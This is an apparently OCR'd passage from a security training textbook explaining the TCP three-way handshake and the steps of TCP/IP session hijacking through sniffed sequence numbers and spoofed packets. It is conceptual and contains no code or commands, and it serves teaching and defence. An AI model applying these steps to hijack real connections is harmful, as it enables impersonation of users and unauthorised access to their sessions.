
The three-way handshake shown in the above figure involves the following steps.

1. Bob initiates a connection with the server and sends a packet to the server with the SYN flag set.
2. The server receives this packet and sends a packet with the SYN + ACK flag and an initial sequence number (ISN) for the server.
3. Bob sets the ACK flag acknowledging the receipt of the packet and increments the sequence number by 1.
4. The two machines have successfully established a session.

If the attacker can anticipate the next sequence number and ACK number that Bob will send, they can spoof Bob's address and start communication with the server.



TCP/IP Hijacking

- TCP/IP hijacking involves using **spoofed packets** to seize control of a connection between a victim and target machine
- A victim's connection hangs, and an attacker is then able to **communicate with the host's machine** as if the attacker is the victim
- To launch a TCP/IP hijacking attack, the **attacker must be on the same network as the victim**
- The target server and the victim machines can be located anywhere

TCP/IP Hijacking

In TCP/IP hijacking, an attacker intercepts an established connection between two communicating parties by using spoofed packets and then pretends to be one of those parties. In this approach, the attacker uses spoofed packets to redirect the TCP traffic to their own machine. Once this is successful, the victim's connection hangs, and the attacker is able to communicate with the host's machine on behalf of the victim. To launch a TCP/IP hijacking attack, both the victim and attacker must be on the same network. The target server and the victim machines can be located anywhere. By using this technique, an attacker can easily attack systems that use one-time passwords. As illustrated in the below figure, TCP/IP hijacking involves the following processes.

- The hacker sniffs the communication between the victim and host to obtain the victim's ISN.
- By using this ISN, the attacker sends a spoofed packet from the victim's IP address to the host system.
- The host machine responds to the victim, assuming that the packet arrived from it. This increments the sequence number.


Attacker System

Figure 11.23: TCP/IP hijacking process

TCP/IP hijacking is performed through the following steps.

- The attacker sniffs the victim's connection and uses the victim’s IP address to send a spoofed packet with the predicted sequence number.
- The receiver processes the spoofed packet, increments the sequence number, and sends an acknowledgement to the victim's IP address.
- The victim machine is unaware of the spoofed packet. Therefore, it ignores the receiver machine’s ACK packet and turns off sequence number count.
- Consequently, the receiver receives packets with the incorrect sequence number.
- The attacker forces the victim’s connection with the receiver machine into a desynchronized state.
- The attacker tracks sequence numbers and continuously spoofs packets that originate from the victim’s IP address.
- The attacker continues to communicate with the receiver machine, while the victim’s connection hangs.



